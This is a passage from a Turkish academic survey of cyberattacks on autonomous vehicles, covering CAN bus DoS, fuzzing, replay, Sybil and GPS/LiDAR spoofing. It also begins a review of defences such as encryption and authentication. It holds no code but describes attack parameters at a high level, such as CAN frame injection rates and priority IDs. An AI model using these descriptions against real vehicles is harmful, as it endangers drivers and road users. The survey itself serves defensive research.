kötü amaçlı veya virüs bulaşmış ECU'lar (cihazlar), bir veya daha fazla yüksek öncelikli kimlik kullanarak CAN veri yolunu işgal etmek için DoS saldırı çerçeveleri oluşturdular. (Aliwa vd., 2021), çalışmasında mevcut bir elektronik kontrol ünitelerinin aynı CAN mesaj kimliğini kullandı ve iletim hızını bilerek, frekans süresini artırarak bir DoS gerçekleştirdi. Örneğin, bir ECU her 200 ms'de bir mesaj gönderirse, saldırgan aynı mesajı daha yüksek frekansta enjekte ederek frekansı artırabilir ve bu da sensör parçasının bozulmasına neden olabilir. (Song ve Kim, 2021), çalışmasında saldırgan, CAN ve ECU arızalarına neden olmak veya aracı manipüle etmek için fabrikasyon mesajlar enjekte etti. (Song

vd., 2020), çalışmasında araç içi haberleşmeyi sağlayan CAN'a DoS saldırısı uyguladı. Saldırıları için veri kümeleri oluşturulmuş ve deneyler yapılmıştır. (Loukas vd., 2017), çalışmasında saldırının amacı meşru operatör ile araç arasındaki iletişimi bozmak için aracın ağ arayüzünü TCP trafiği ile doldu. Belirli bir test alanında, iletişim kanalını aşmak için 100 Mbit/s'lik bir saldırı hızı yeterliydi. Ortaya çıkan aralıklı bağlantı, aracın, iletişim kesildiğinde basitçe duracak ve ardından hareketine devam edecek olan arıza emniyetli mekanizmasını geçici olarak tetiklemesine neden olur. Bu, çok kısa süreli aralıklı fiziksel titreşime neden olur. (Qin vd., 2021), çalışmasında, farklı araçlara DoS saldırısı gerçekleştirdi. Buna karşı ise LSTM tabanlı IDS sistemi önerilmiştir. (Planca vd., 2017), çalışmasında CAN üzerinden iletişim kuran araçlar için seçici hizmet reddi (DoS) saldırılarının mümkün olduğunu gösterdi. Yazarlar, şu anda kullanımda olan arabaları deneyerek konsepti örneklediler ve böyle bir saldırının ne kadar kolay olduğunu kanıtladılar. (Martinelli vd., 2017), CAN protokolünü hedefleyen DoS saldırısı için her 0,3 milisaniyede bir 0000 CAN ID'lik mesajlar enjekte edilerek gerçekleştirilen hizmet reddi saldırısını temsil eder. 0000 CAN Kimliği en baskın olanıdır. (Girdhar vd., 2022), bağlantılı otonom araçlarda varlıklara yönelik DoS saldırılar, karar verme yeteneklerini bozarak karmaşık bağlantılı otonom araçlarda kazalara yol açtı. Yani saldırganın sürekli bir kötü niyetli trafik akışı göndererek veri yolu ağını tıkama ve aşırı yükleme eylemi nedeniyle hedeflenen kullanıcıların ağ hizmetlerine zamanında erişiminin kesintiye uğramasına neden olur. (Wu vd., 2022), DoS saldırısı, normal kullanıcıların hizmet almasını engellemek için bir sunucunun bellek, bant genişliği gibi kaynakları tüketmesi olarak tanımlanabilir. Bir DoS saldırısını başlatmanın çoğunlukla iki yaygın yolu vardır. Birincisi, bir hedef sunucuya saldırmak için SYN flood'u kullanmak ve ikincisi, protokol kusurundan yararlanmaktır. DoS saldırılarının popüleritesi, DoS akışlarını normal akışlardan ayırt etmenin zor olması ve bu nedenle sunucunun savunma mekanizmasını etkinleştirecek zamanı olmamasıdır. DoS saldırıları, hedef bilgisayarın aynı ağdaki diğer bilgisayarların da saldırıya uğramasına neden olabilir. İnternet ile yerel alan ağı arasındaki bant genişliği saldırıya uğrayabilir ve çok fazla tüketime neden olabilir. (Hosrouny vd., 2017), çalışmasındaki saldırgan, ağdaki kullanıcıların kaynakları ve hizmetleri kullanmasını engellemeye çalıştı. Bu, ya fiziksel kanalı sıkıştırarak ya da “Uykudan Mahrum Bırakma” ile gerçekleşmiştir. DoS saldırıları (Sun vd., 2021), düşman tüm iletişim kanalını girişim sinyalleriyle bloke ettiğinde gerçekleşir. Düşman, işe yaramaz mesajlar ekler veya ağ düğümlerinde bazı sorunlar yaratır. Bu nedenle, gerçek kullanıcılar ağ hizmetlerine erişemez. Doğru mesajlar hedeflerine ulaşamaz. DoS saldırıları gecikmeye neden olabilir ve alıcının yanıtını engelleyebilir. Bağlantılı otonom araç ortamında, bazı gecikmeler aracın sürüş güvenliğini etkileyebilir. Bir saniye bile bir kazaya neden olabilir veya kazadan kaçınabilir. Ek olarak, yanıt süresi talebi nispeten yüksektir. DoS saldırıları, bağlantılı otonom araçlar için tehlikeli ve ölümcüldür. (Parkinson vd., 2017), kamuya açık geniş bir literatür gözden geçirilmiş ve belirlenen güvenlik açıklarına ve geliştirilen hafifletme tekniklerine göre bölümlere ayrılmıştır. Bu inceleme, çalışmaların çoğunun reaktif olduğunu ve güvenlik açıklarının genellikle dost düşmanlar tarafından keşfedildiğini vurguladı. Bilgi tabanındaki birçok boşluk tespit edildi. (Liu vd., 2017), çalışmasında ayrıntılı bir rehberlik sağlamakta, temel kavramları açıklamakta, araç içi ağların güvenlik açıklarını tanıtmakta ve DoS saldırısını özetlediler. Saldırganlar, kötü niyetli düğüme her zaman en yüksek önceliğe sahip çerçeveler göndermesini emrederek DoS saldırılarını kolayca uyguladılar. (Cui vd., 2019), çalışmasında otonom araçların güvenlik arızaları ve DoS saldırıları hakkında bilgi verdiler. Bir DoS saldırısı (Al-Jarrah vd., 2019), sistemin beklenen işlevselliğini azaltmayı veya bozmayı amaçlar. Örneğin, bir saldırgan, hedef sistemin bunları işleme yeteneğinin ötesinde birçok meşru istek gönderebilir, sistemin kaynaklarını tüketebilir ve işlevlerini felç edebilir. Örneğin araçla ilgili geçici ağlarda, saldırgan çok sayıda istek mesajı göndererek bir RSU tarafından kurulan iletişim

ağını kapatabilir, bu da RSU'nun aşırı yüklenmesine ve RSU'dan veri paylaşımının yapılamamasına neden olabilir. (Liu vd., 2017), otomatik bir müfreze sistemine yönelik siber saldırıların, büyük ölçekli araba kazalarında en ciddi düzeyde güvenlik etkisine sahip olabileceğini gösterdi ve güvenlik açısından kritik siber fiziksel sistemler (CPS) için güvenlik-güvenlik ortak tasarımının önemini tartışılar.

Ortadaki Adam Saldırısı: Saldırgan, iki varlık arasında iletişim mesajlarını manipüle eder ve her ki varlıkta iletişimde olduklarına inanır. (Ahmad vd., 2018), çalışmasında saldırganların filo veya rastgele stratejiler gibi özel araç ağlarında (VANET) ortadaki adam saldırıları başlatmak için benimseyebilecekleri farklı stratejilerin ağ performansı üzerindeki etkisi incelendi. Simülasyon sonuçları, bu saldırıların özel araç ağlarındaki (VANET) meşru düğümler üzerinde ciddi bir etkiye sahip olduğunu göstermiştir.

Sibil Saldırı (Sybil Attack): Saldırgan, bilginin birden fazla cihazdan geliyormuş gibi görünmesini sağlayarak ya da başkasının kimliğini taklit ederek veya yanlış bilgi vererek oluşturduğu saldırdır. (Hosrouny vd., 2017), çalışmasındaki saldırgan, yolda aynı kimliğe sahip birden fazla araç oluşturdu. Bu saldırganın çıkarları için bazı yanlış mesajlar göndererek diğer araçlara illüzyon sağladı. (Jan vd., 2018), küme tabanlı bir hiyerarşik mimari kullanan bir orman yangını izleme uygulaması için bir sibil saldırı tespit şeması önerdiler. Önerilen yaklaşım, verimli uyku-uyanık zamanlaması, daha yüksek algılama oranı ve düşük yanlış negatif oranı nedeniyle daha iyi ağ ömrüne sahiptir. (Yao vd., 2018), VANET'ler için yaygın olarak uygulanabilir, hafif ve tam dağıtılmış bir algılama gerçekleştirmek için Alınan Sinyal Gücü Göstergesine (RSSI) dayalı yeni bir sibil saldırı algılama yöntemi olan Voiceprint önerdiler. (Muhamad ve Elhadef, 2018), VANET'lerde sibil saldırıları için literatür araştırması sundu. (Lim vd., 2019), yerleşik gelişmiş sürücü yardım sistemi (ADAS) sensörlerinden yararlanarak bir konum sahtekarlığı algılama mekanizması önerdiler. Önerilen program kapsamında, sibil saldırısı gibi konum sahtekârlığına dayalı saldırılar, altyapı ve üçüncü taraf güvenilir otoritenin katılımı olmadan, parmak izi gibi benzersiz ADAS sensör verileri kullanılarak verimli bir şekilde tespit edilmiştir. (Limbasiya vd., 2022), bağlantılı ve otonom araçlar (CAV) için sibil saldırısı ve etkilerini, saldırı özelliklerini, siber riski, saldırılara karşı savunma metodolojilerini ve güvenlik standartlarını sınıflandırmak için öncelikle CAV'ler alanındaki çeşitli güvenlik tehditlerine ve güvenlik açıklarına odaklanarak CAV'ler için çeşitli araştırma anketleri gerçekleştirdiler. Ayrıca yazarlar, bağlantılı otonom araçlardaki olası saldırıları ve ADPS için performans değerlendirme parametrelerini sundu.

Kötü Amaçlı Yazılım (Malware): Bilgisayar ve ağ üzerindeki herhangi bir sisteme zarar vermek, sızmak ve işlevlerini bozmak için geliştirilen kötücül yazılımlardır. Bu yazılımlar; Reklam yazılımı (adware), casus yazılım (Spyware), virüs, solucan (worms), tuzak kapanları (trap doors) ve truva atı (trojan) gibi programlardır. (Loukas vd., 2017), robotun yerleşik kontrol yazılımına önceden yüklenmiş olan bir kötü amaçlı yazılım, ağ trafiği kontrol ayarını değiştirmek için Linux çekirdeğinin ağ planlayıcısını kullandı ve ağ gecikmesine neden oldu. Fiziksel alandaki sonuç, robotun hareketinin, saldırılar sırasında sık ve nispeten tutarlı duruşlarla düzensiz hale geldi. Deneysel olarak yakalandığı şekliyle, saldırının araçta izlenen bazı özellikler üzerindeki etkisini göstermiştir. (Hosrouny vd., 2017), çalışmasında saldırgan, ağ bant genişliğini tüketmek ve iletim gecikmesini artırmak için ağda istenmeyen mesajlar gönderdi. Gerekli altyapı ve merkezi yönetim eksikliği nedeniyle bu tür saldırıları kontrol etmek zordur. Saldırgan, istenmeyen mesajları bir grup kullanıcıya yaydı. Bu mesajlar, tıpkı reklam mesajları gibi kullanıcıları ilgilendirmez. (Liu vd., 2017), otonom araçların güvenlik arızaları ve kötü amaçlı yazılım saldırıları hakkında bilgi verdiler. Bilgisayar virüsleri gibi

herhangi bir düşmanca veya müdahaleci yazılım aracılığıyla sistemin ağ veya yazılım bileşenlerini (örneğin, AV ve RSU) tehlikeye atmaktadır. (Al-Jarrah vd., 2019), çalışmasında iletişim arayüzlerinin güvenlik açıklarından yararlanarak sisteme enjekte edilebilen virüsler, solucanlar ve casus yazılımlar gibi çeşitli biçimlerde bulunur. Örneğin, bir saldırgan, müzik dosyalarına kötü amaçlı yazılım eklemek için bir aracın medya oynatıcı ürün yazılımının giriş güvenlik açıklarından yararlandı. Bilgi-eğlence sistemi bu müzik dosyalarını çalarken kötü amaçlı yazılım çalışır ve aracın CAN'ına kötü amaçlı mesajlar gönderdi. (Eiza ve Ni, 2017), kötü amaçlı yazılım saldırıları, yerleşik teşhis (OBD) güvenlik açıkları dâhil olmak üzere en son araç siber güvenlik tehditlerini aydınlatmayı amaçlamıştır. Saldırgan (Luo ve Liu, 2018), aracın CAN'ına kötü amaçlı mesajlar gönderdi.

Bulanık Saldırılar (Fuzzing attacks): Saldırganlar, rastgele girdileri kullanarak ve güvenlik açıklarını bularak saldırıyı gerçekleştirir. (Lee vd., 2017), bulanık saldırısının CAN veri yolu sistemini kesintiye uğratması; direksiyon simidinin sallanması, sinyal lambalarının düzensiz açılıp kapanması, vites değişiminin otomatik olarak değiştirilmesi, vb. gibi durumlarda göstermiştir. Saldırgan rastgele verilerle çok miktarda CAN mesajı enjekte etti (Hossain vd., 2020). (Tariq vd., 2020), çalışmasındaki saldırganlar, rastgele verilerle rastgele sahte kimliklere sahip mesajlar oluşturdu. Bu durumda, tüm düğümler sahte anormal fonksiyonel mesajlar alacaktır. Saldırgan bir bulanık saldırısı başlatmak için önce araç içi mesajları gözlemleyip izler ve beklenmeyen davranışlar oluşturmak için hedef kimliklerini seçmiştir. (Song ve Kim, 2021), çalışmasında bulanık saldırı uygulamıştır. (Song vd., 2020), araç içi haberleşmeyi sağlayan CAN'a bulanık saldırısı uyguladılar. Saldırıları için veri kümeleri oluşturulmuş ve deneyler yapılmıştır. (Qin vd., 2021), çalışmasında farklı araçlara bulanık saldırısı gerçekleştirdi. Buna karşı ise LSTM tabanlı IDS sistemi önermiştir. (Martinelli vd., 2017), bulanık algoritmaları benimseyen CAN protokolünü hedefleyen bulanık saldırıları için her 0,5 milisaniyede bir tamamen rastgele CAN ID ve DATA değerlerine sahip mesajlar enjekte etmiş ve bulanık NN algoritmasını kullanarak 0,85 ile 1 arasında değişen hassasiyetle cesaret verici sonuçlar elde edildi. (Fowler vd., 2019), CAN bulanık aracılığıyla Denetleyici Alan Ağı (CAN) bulanık testini uygulamak için kullandı. Deneysel araçlar için ekran ECU'larının kara kutu bulanık testini gerçekleştirdiler ve araç sistem tasarımının zayıflığını gösterdiler.

Tekrar Saldırıları (Replay attacks): Saldırgan CAN mesajında verileri yakalar. CAN çerçevesinde yer alan kabul ve hataları tespit alanlarını değiştirerek mesajın iletilmesini devre dışı bırakır. (Tariq vd., 2020), çalışmasındaki saldırganlar, belirli bir zaman aralığındaki veri dizilerini dikkatlice gözlemledi ve bu meşru mesaj dizilerinin tamamını veya bir kısmını enjekte etti. Her faydalı yük, geçerli bir CAN kontrol mesajı içerir. Bu nedenle, araçlarda olası hasarlara veya beklenmedik davranışlara neden olabilir. (Hosrouny vd., 2017), kötü niyetli veya yetkisiz kullanıcılar, yeni bağlantılarda önceden oluşturulmuş çerçeveleri kullanarak meşru bir kullanıcının/RSU'nun kimliğine bürünmeye çalışır. Tekrar saldırılarında (Sun vd., 2021), saldırgan temel olarak erken geçerli paketleri kaydetti ve daha sonraki bir zamanda yeniden iletti. Genellikle ağ veya taşıma katmanında oluşur. Yetkililerin kafasını karıştırabilir, tüm trafiği yanıltabilir, hatta ulaşım güvenliğini zedeleyebilir. Meşru bir aracı veya RSU'yu taklit etmek için, tekrar saldırıları genellikle bazı yetkilendirme ve anahtar anlaşma protokollerinde gerçekleşir. (Liu vd., 2017), ayrıntılı bir rehberlik sağlamakta, temel kavramları açıklamakta, araç içi ağların güvenlik açıklarını tanıtmakta ve tekrar saldırısını özetlediler. Saldırganların, yalnızca uygun zamanda CAN veri yoluna geçerli çerçeveler göndermeleri için kötü niyetli düğümlere komut vermesi gerekir. (Cui vd., 2019), otonom araçların güvenlik arızaları ve tekrar saldırıları hakkında bilgi verdiler. (Al-Jarrah vd., 2019), çalışmasında saldırgan ağ üzerinden

geçerli bir mesaj gönderdi ve ECU'ya erişim sağladı. Saldırgan CAN veri yoluna fabrikasyon mesajlar enjekte etti. Tekrar saldırısında, saldırıgan belirli bir zamanda geçerli bir mesajı depolar ve daha sonraki aşamalarda kullanır. Örneğin, saldırıgan hız göstergesi okumasını saklayabilir ve daha sonra tekrar ağa yayımlayabilir. (Limbasiya vd., 2022), bağlantılı ve otonom araçlar (CAV) için tekrar saldırısı ve etkilerini, saldırı özelliklerini, siber riski, saldırılara karşı savunma metodolojilerini ve güvenlik standartlarını sınıflandırmak için öncelikle CAV'ler alanındaki çeşitli güvenlik tehditlerine ve güvenlik açıklarına odaklanarak CAV'ler için çeşitli araştırma anketleri gerçekleştirdiler. (Ren vd., 2019), otonom sürüşü çevreleyen güvenlik tehditleri hakkında algı, navigasyon ve kontrol açılarından sistematik bir çalışma sundular. Denetimsiz bir araba için, saldırıgan kaydedilen sinyali tekrar çalışabilir ve kapıyı açabilir. Ancak, bu tür bir saldırı, anahtarlık için dönen kodun benimsenmesi nedeniyle en yeni araba modellerinin çoğu için etkili değildir. (Mondal ve Jana, 2019), çalışmada tekrar saldırısına vurgu yapıldı. Bir veri tekrarlama saldırısında, saldırıgan paketleri veya gelen bilgileri depolayabilir ve daha sonra bunları kaynağa iletebilir. Kasıtlı olarak kötü niyetle tekrarlanır veya geciktirilir. Saldırgan, kendisini düğümler arasındaki iletişimin arasına yerleştirerek verileri yakalar. Esas olarak sistemin ağ katmanında meydana gelir. Saldırgan muhtemelen tüm iletişimi okuyabilir ve veri akışını engelleyebilecek bir arabulucu görevi görür.

Sahtecilik Saldırıları (Spoofing attacks): Saldırgan sahte mesajlar göndererek oluşturduğu saldırıdır. Saldırgan, burada denetleyici alan ağlarının kimliğini hedef alır. (Hossain vd., 2020), sahte atak veri setine tutamaç ve araç hızı sahtecilik saldırıları eklediler. Sahteciliği 10 saniye, 5 saniye süre ve 5 saniye dinlenme (saldırı yok) enjekte ettiler ve saldırı 20 saniyeden başladığını tespit ettiler. (Aliwa vd., 2021), CAN veri yolu davranışındaki değişiklikler, saldırı hafifletme türleri ve bu yaklaşımları doğrulamak için kullanılan yazılım/donanım gibi kriterlere dayalı olarak karşılaştırdılar. Azaltma stratejileri sınırlamaları ve gelecek için araştırma zorlukları ile sonuçlandırdılar. (Song ve Kim, 2021), son gürültülü sözde normal veriler üreterek modelin bilinmeyen saldırı türlerini tespit için Uzun Kısa Süreli Bellek (LSTM) yöntemi kullandılar. Sahtecilik saldırıları uyguladılar. Deneysel sonuçlar, önerilen yöntemle eğitilen anormallik tespit modellerinin bilinmeyen saldırıların tespitinde önemli ölçüde gelişme sağlamakla kalmayıp, aynı zamanda diğer yarı denetimli öğrenme tabanlı yöntemlerden daha iyi performans göstermiştir. (Song vd., 2020), araç içi haberleşmeyi sağlayan CAN'a sahte mesajlar göndererek saldırı uyguladılar. Saldırıları için veri kümeleri oluşturdular ve deneyler yapılmıştır. (Qin vd., 2021), çalışmada sahtecilik saldırısı uyguladı. Deneysel sonuçlar, önerilen yöntemle eğitilen anormallik tespit modellerinin bilinmeyen saldırıların tespitinde önemli ölçüde gelişme sağlamakla kalmayıp, aynı zamanda diğer yarı denetimli öğrenme tabanlı yöntemlerden daha iyi performans göstermiştir. (Martinelli vd., 2017), çalışmada bulanık algoritmaları benimseyen CAN protokolünü hedefleyen sahtecilik saldırılarını tespit edebilen bir yöntem önerdiler. CAN protokolünü hedef alan saldırıların tespitinde bulanık NN algoritmasını kullanarak 0,85 ile 1 arasında değişen sonuçlar elde edildi. (Girdhar vd., 2022), çalışmada verileri tahrif ederek meşru bir kaynak, süreç veya sistem varlığı gibi görünmek olarak tanımladılar. Sensörler sahtekârlık sinyallerini gerçek sinyallerle aynı şekilde yorumlayabilir ve hızı artırabilir; bu bir çökmeye neden olabilir. (Wu vd., 2022), çalışmadaki saldırıda, kötü niyetli kullanıcı ortadaki bir adamı oynadı, açık iletişim kanalına kulak misafiri olur ve gönderenden gelen bilgileri koklamaya çalıştı. Bundan sonra orijinal mesajı değiştirip, alıcıya gönderdi. O zaman değiştirilen mesaj alıcıyı yanılttığı gözlemlendi. (Hosrouny vd., 2017), çalışmadaki bir saldırıgan başka bir düğümün kimliğine bürünmeye çalıştı. Amaç mesajlarını almak veya kendisine verilmeyen ayrıcalıkları almak. Kötü niyetli işler yapmak, sonra iyi olanın yapan olduğunu ilan etmek.

GPS sahtekarlığı saldırılarında (Sun vd., 2021), saldırgan alınan GPS sinyalini saldırı alanında keyfi olarak manipüle etti. Alıcılara sahte bilgiler sağladı. Ek olarak, düşman, sinyal gücü gerçek GPS sinyalinden daha yüksek olan sahte GPS sinyalini yayınladı. Bu nedenle, GPS alıcıları gerçek GPS sinyalini görmezden gelir. Bu saldırılar genellikle fiziksel katmanda gerçekleşir. (Cui vd., 2019), çalışmada otonom araçların güvenlik arızaları ve sahtecilik saldırıları hakkında bilgi verdiler. (Zeng vd., 2018), çalışmada yol navigasyon sistemlerine karşı gizli bir manipülasyon saldırısının fizibilitesini araştırdılar. Temel fikir, sahte navigasyon rotasının gerçek yolların şekliyle eşleşmesi ve fiziksel olarak olası talimatları tetiklemesi için GPS konumunu hafifçe kaydırmak. (Shin vd., 2017), çalışmada sadece lidar çıktısında yanlışlamalara neden olmakla kalmayıp aynı zamanda yanlışlamaların bir yanlışlama cihazının konumundan daha yakın görünmesine de neden olabilen, aktarma yoluyla yanıltıcı bir saldırı sundular. Bu yaklaşımın etkinliği, Velodyne'nin VLP-16'sına karşı deneysel olarak doğrulanmıştır. (Cao vd., 2019), çalışmada LiDAR sahtekarlığı saldırılarını tehdit modeli olarak kabul ettiler ve saldırı hedefini, kurban otonom araçların önüne yakın sahtecilik engelleri olarak belirledi. Makine öğrenimi tabanlı nesne algılama sürecinden dolayı körü körüne LiDAR sahtekarlığının uygulanmasının bu amaca ulaşmak için yetersiz olduğu görüldü. (Nunez vd., 2019), çalışmada önceden oluşturulmuş sahtecilik saldırıları ile ilgili gözlemleri sundular. Mevcut otomatik pilot sistemler ve güvenlik protokolleri, ağ sistemlerinde yaygın olan güvenlik açıkları ve saldırılar açısından da incelendi. İncelenen çalışmaların ana bileşenleri, görevleri ve hangi problemlerin çözümünde kullanılması ile ilgili yaklaşımlar Tablo 4'te listelenmiştir.

Tablo 4. İncelenen Çalışmaların Ana Bileşenleri

Ana Bileşen	Görevi	Amaç	Referans
Uzun Kısa Süreli Bellek (LSTM)	CAN veri yolu sistemindeki saldırıları tespit etmek için kullanılır.	Tekrarlayan Sinir Ağlarının (RNN) zamanda geriye bakma sorununu çözmek için oluşturulmuş.	Hasain vd. (2020) Qin vd. (2021) Loukas vd. (2017) Palanca vd. (2017)
Araç İçi Protokoller	Araç içindeki bileşenleri birbirine bağlar.	Bileşenlerin kontrollü çalışması için kullanılır.	Song ve Kim (2021) Ren vd. (2018) Liu vd. (2017)
Tehdit Analizi ve Risk Değerlendirmesi (TARA)	Araç sistemlerindeki yazılım ve donanımdaki güvence seviyelerini yükseltir.	ECU yazılımındaki hataları ve aracın sistem tasarımındaki zayıflıkları ortaya çıkarmak için tasarlanmıştır.	Fowler vd. (2019)
	Araçların kendi arası mesaj alış veriş yapar. Farklı	Viraj uyarıları, tıkanıklık ve trafik kazalarından kaçınma	Ahmad vd. (2018)

Özel Araç Ağları (VANETs)	nesneler arasında kablosuz iletişim sağlar.	gibi teknik destek sağlar. Trafik aksiliklerinin önlenmesine yardımcı olur.	Yao vd. (2018) Muhamad vd. (2018) Hasrouny vd. (2017) Kumar v Mann (2019) Mondal ve Jana (2019)
Lastik Basıncı İzleme Sistemleri (TPMS)	Lastik basıncı izleme sistemi, araç lastiklerinin içindeki basıncı izler. Basınç bilgisi kablosuz olarak aracın diğer bileşenlerine gönderir.	Lastik performans özellikleri arızalanmasının giderilmesi için kullanılır.	Song vd. (2020) Parkinson vd. (2017)
Alınan Sinyal Gücü Göstergesi (RSSI)	Sybil düğümlerinin algılama sürecinden gizlice geçmesini sağlar.	Sibil düğümleri algılamak için kullanılır.	Jan vd. (2018) Yao vd. (2018)
Derin Evrişimli Sinir Ağı (DCNN)	CAN veri yolu üzerinden iletilen mesajların niteliğini belirtir.	CAN'i siber saldırılardan korumak için tasarlanmıştır.	Song vd. (2020)
İşbirlikçi Uyarlanabilir Hız Sabitleyici (CACC)	Aracı öndeki ve komşu trafikten güvenli bir mesafede tutmak için çevredeki aracın hızını ve mesafesini uygun şekilde ayarlar.	Birbirine yakın otomatik müfrezelerde çalışan araçların iletişim hız kontrolünde kullanılır.	Liu vd. (2017)
Sensörler	Otonom araçların çevreleri hakkında bilgi toplar.	Kazaları önlemek için tasarlanmıştır.	Ren vd. (2018) Parkinson vd. (2017)
GPS	Aracın konumunu belirler.	Navigasyon hizmetleri için tasarlanmıştır.	Zeng vd. (2018)
Lidar	Engellere olan uzaklığı ölçer.	Lazer görüntü için tasarlanmıştır.	Shin vd. (2017) Cao vd. (2019)
Özel Kısa Menzilli İletişim (DSRC)	İletişimi sağlar.	İletişim teknolojilerinde önlemek için kullanılır.	Wu vd. (2022)

		Düşük gecikme süresi ve yüksek güvenilirlik elde etmek için özel olarak tasarlanmıştır	Sun vd. (2021) Eiza ve Ni (2017)
Yerleşik Teşhis (OBD)	Aracın bilgisayarı tarafından oluşturulan tanılama sorun kodunu tarar. Araç içi ağa tam erişim sağlar.	Otomobillerin altyapısındaki herhangi bir sorunu bildirmesine ve sensörleri tarafından toplanan teşhis verilerini dış dünyaya iletmesine izin vermek için kullanılır.	Eiza ve Ni (2017)
Kablosuz Sensör Ağı (WSN)	Veri iletim hızını sağlar.	Sibil düğümleri algılamak için kullanılır.	Yao vd. (2018)
Gelişmiş Sürücü Destek Sistemi (ADAS)	ADAS, sürücülere sürüş ve park etme işlevlerinde yardımcı olur. Aracın etrafındaki dünyayı algılamak için sensör teknolojilerini kullanır ve sürücüye bilgi sağlar. Araçta bulunan özelliklere, sensörlere ve aktüatörlere bağlı olarak farklı düzeylerde otonom sürüş sağlayabilir.	Elektronik kontrol ünitelerinde meydana gelen arızaların giderilmesinde kullanılır.	Lim vd. (2019)
CAN-ADF	CAN veri yolunda saldırıları tespit eder.	DoS, bulanık ve tekrar saldırılarını tespit etmek için kullanılır.	Tariq vd. (2020)
OTIDS	Uzak çerçeveleri periyodik olarak yayınlar ve gönderici düğümlerden yanıt mesajları alır.	Saldırıları tespit etmek için kullanılır.	Tariq vd. (2020) Lee vd. (2017)
CAN	Elektronik kontrol üniteleri ve sensörler arasında veri göndermek ve almak için kullanılır.	Elektronik cihaz karmaşıklığı arasında veri iletimi için kullanılır.	Martinelli vd. (2017) Aliwa vd. (2021)
ECU	Motorlu araçlarda belirli bir sistemi çalıştırır. Aracın farklı parçaları hakkında bilgi sağlar.	Araçların birbirleri ile çarpışmaları tahmin etmek, patinajları tespit etmek, kilitleme önleyici frenleme yapmak için kullanılır.	Martinelli vd. (2017)

Araçtan Her Şeye (V2X)	Aracın birbirleri ve varlıkları arasında iletişimi sağlar.	Otonom araçların insan hatalarını azaltması, trafik akışını optimize etmesi için kullanılır.	Cui vd. (2019)
Otomatikleştirilmiş Sürüş Sistemi (ADS)	Teknolojiler ile sürücü olası sorunlara karşı uyarılmakta veya güvenlik önlemleri uygulayarak ve aracın kontrolünü ele geçirerek güvenlik seviyesi arttırılmaktadır.	Aracın önündeki bir arabanın ani fren yapması gibi durumlarda kullanılır.	Girdhar vd. (2022)
Saldırı Tespit ve Önleme Sistemleri (ADPS)	Güvenlik ve performans özneteliklerine genel bir bakış sağlar.	Saldırıları önlemek için kullanılır.	Limnasiya vd. (2022)
Telematik Hizmet Sağlayıcısı	Araçların kablosuz iletişim yoluyla uzak bulut sunucuları ile veri alışverişi yapmasını sağlayan bir platformdur.	Akıllı ve Bağlantılı araçlara kablosuz iletişim, uzak hizmetler, eğlence vb. için tasarlanmıştır.	Luo vd. (2018)
Araç İçi Bilgi-Eğlence Sistemi	Araçların kablosuz iletişim yoluyla uzak bulut sunucuları ile veri alışverişi yapmasını sağlayan bir platformdur.	Akıllı ve Bağlantılı araçlara kablosuz iletişim, uzak hizmetler, eğlence vb. için tasarlanmıştır.	Luo vd. (2018)

4. Otonom Araçlarda Savunma

4.1. Bulgular ve Tartışma

Sistemleri siber saldırılara karşı savunmak için çeşitli güvenlik önlemleri geliştirilmiştir. Siber saldırıların önlenmesi için sistemin siber saldırılara karşı denetlenmesi gerekmektedir. Literatürde, siber saldırılarına karşı olası savunma olarak şifreleme, kimlik doğrulama ve saldırı tespit sistemleri üzerine odaklanılmıştır.

Şifreleme: verileri korumak için kullanılan bir kodlama tekniğidir. Veri yolu iletişim güvenliğini artırmak için veri iletimini şifrelemektir. (Yu vd., 2015), kod kurcalamayı ve veri koklamayı önlemek için şifreleme ve şaşırtma teknikleri sundular. (Bozdağ vd., 2020), güvenlik endişeleri hakkında bir genel bakış sağlamak için CAN veri yolunu kapsamlı bir şekilde analiz ettiler. CAN protokolü, yerleşik bir şifreleme mekanizması olmadan paylaşılan bir yayın ağı kullanır. Bu, bir rakibin tüm düğümleri dinlemesine ve iletişimi anlamasına olanak tanır. Bu veri ihlalini önlemek için hafif bir şifreleme sistemi uygulanmalıdır. (Groza vd., 2017), çalışmada simetrik ilkeleri kullanan yayın kimlik doğrulaması için güvenli bir protokol olan LiBrA-CAN'ı tanıttı. (Siddiqui vd., 2017), çalışmada CAN veri yolu üzerinden karşılıklı kimlik doğrulama ve şifreleme uygulayan donanım tabanlı bir çerçeve önerdi. (Halabi ve Artail, 2018), anahtarların bir CAN çerçevesinin yüküne ve önceki anahtara dayalı olarak üretildiği hafif simetrik şifreleme önererek bu sorunları çözmeyi amaçladı. (Kumar vd., 2021), VANET üzerindeki saldırıları tespit etmek için kullandılar. Yazarlar ayrıca, kaynak ve hedefi

doğrularak yönlendirme protokolünün güvenliğini artırmak için şifreleme ve şifre çözme için bir kriptografi işlevi kullandılar.

Güvenlik Duvarı: Bir kural kümesi temelinde ağa gelen giden paket trafiğini kontrol eden donanım tabanlı ağ güvenliği sistemidir. (Hu ve Luo, 2018) araç içi ağlar için güvenli iletişimle ilgili en son teknikleri tartıştılar.

Kimlik Doğrulama: Bir varlığın doğruladığı bir veri parçasının doğruluğunun teyit edilmesidir. (Bozdağ vd., 2020), güvenlik endişeleri hakkında bir genel bakış sağlamak için CAN veri yolunu kapsamlı bir şekilde analiz ettiler. Bir CAN mesajının göndericisini belirlemek mümkün değildir. Bir düşmanın ağa erişimi varsa, kötü amaçlı mesajlar gönderebilir ve tüm düğümler bunları gerçek olarak kabul eder. Bu, kimlik doğrulama yoluyla önlenir. (Islam vd., 2018), parola tabanlı koşullu gizliliği koruyan bir kimlik doğrulama ve grup anahtarı oluşturma önerdi. (Groza vd., 2017), çalışmada simetrik ilkeleri kullanan yayın kimlik doğrulaması için güvenli bir protokol olan LiBrA-CAN'ı tanıttı. (Siddiqui vd., 2017), çalışmada CAN veri yolu üzerinden karşılıklı kimlik doğrulama ve şifreleme uygulayan donanım tabanlı bir çerçeve önerdi. (Tanveer vd., 2019), simetrik şifreleme ve karma işleviyle birlikte eliptik eğri kriptografisine dayalı nesnelerin interneti destekli drone ağları (IoD) kullanıcıları için bir güvenlik kimlik doğrulama mekanizması sundu. (Srinivas vd., 2019), nesnelerin interneti destekli drone ağları (IoD) kullanıcıları için hafif bir kimlik doğrulama mekanizması için geçici kimlik bilgilerine dayalı anonim hafif kimlik doğrulama şeması (TCALAS) tasarladılar. (Sharma vd., 2018), IoV sistemine bağlanan araçlar için karşılıklı bir V2I kimlik doğrulama şeması önerdiler. (Kang vd., 2017), CAN'a yapılan saldırılara karşı kimlik doğrulama protokolü sundu.

